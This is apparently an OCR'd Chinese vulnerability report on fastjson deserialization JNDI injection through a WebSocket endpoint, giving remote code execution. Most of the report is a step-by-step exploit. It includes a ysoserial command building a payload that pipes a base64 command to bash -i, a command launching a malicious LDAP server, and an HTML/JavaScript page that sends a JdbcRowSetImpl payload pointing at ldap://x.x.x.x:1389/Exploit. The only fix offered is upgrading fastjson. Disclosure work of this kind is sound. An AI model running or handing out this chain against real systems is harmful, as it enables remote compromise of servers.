
漏洞 URL：如果是 Web 就填写此项


wss://ws.xxxxx.com/


简要描述：漏洞说明、利用条件、危害等

fastjson 反序列化 jndi 注入 可实现远程代码执行

漏洞证明：







漏洞利用代码：

1.生成 payload

java -jar ysoserial.jar CommonsCollections10 'bash -c {echo,命令的 base64 编码}|{base64,-d}|{bash,-i}' > /root/1.txt

2.启动恶意 ldap 服务

java -jar HackerLDAPRefServer-all.jar 127.0.0.1 8000 1389 /root/1.txt

指定开放 ip http 端口 ldap 端口 生成的文件

3.发送 ws

改地址为上面绑定的地址

用网上连接 ws 的也可以，用下面的 html 也可以

```
<!DOCTYPE HTML>
<html>
    <head>
    <meta charset="utf-8">
    <title>菜鸟教程(runoob.com)</title>

        <script type="text/javascript">
            function WebSocketTest()
            {
                if ("WebSocket" in window)
                {
                    console.log("您的浏览器支持 WebSocket!");

                    // 打开一个 web socket
                    var ws = new WebSocket("wss://ws.xxx.com/ ");

                    ws.onopen = function()
                    {
                        // Web Socket 已连接上，使用 send() 方法发送数据

ws.send('{"name":{"@type":"java.lang.Class","val":"com.sun.rowset.JdbcRowSetImpl"},"
```

```
xxxx":{"@type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"ldap://x.x.x.x:13
89/Exploit","autoCommit":true}}');
                        console.log("数据发送中...");
                    };

                    ws.onmessage = function (evt)
                    {
                        var received_msg = evt.data;
                        console.log("received_msg");
                    };

                    ws.onclose = function()
                    {
                        // 关闭 websocket
                        console.log("连接已关闭...");
                    };
                }

                else
                {
                    // 浏览器不支持 WebSocket
                    console.log("您的浏览器不支持 WebSocket!");
                }
            }
        </script>

    </head>
    <body>

        <div id="sse">
            <a href="javascript:WebSocketTest()">运行 WebSocket</a>
        </div>

    </body>
</html>
```

修复方案：

升级 fastjson 版本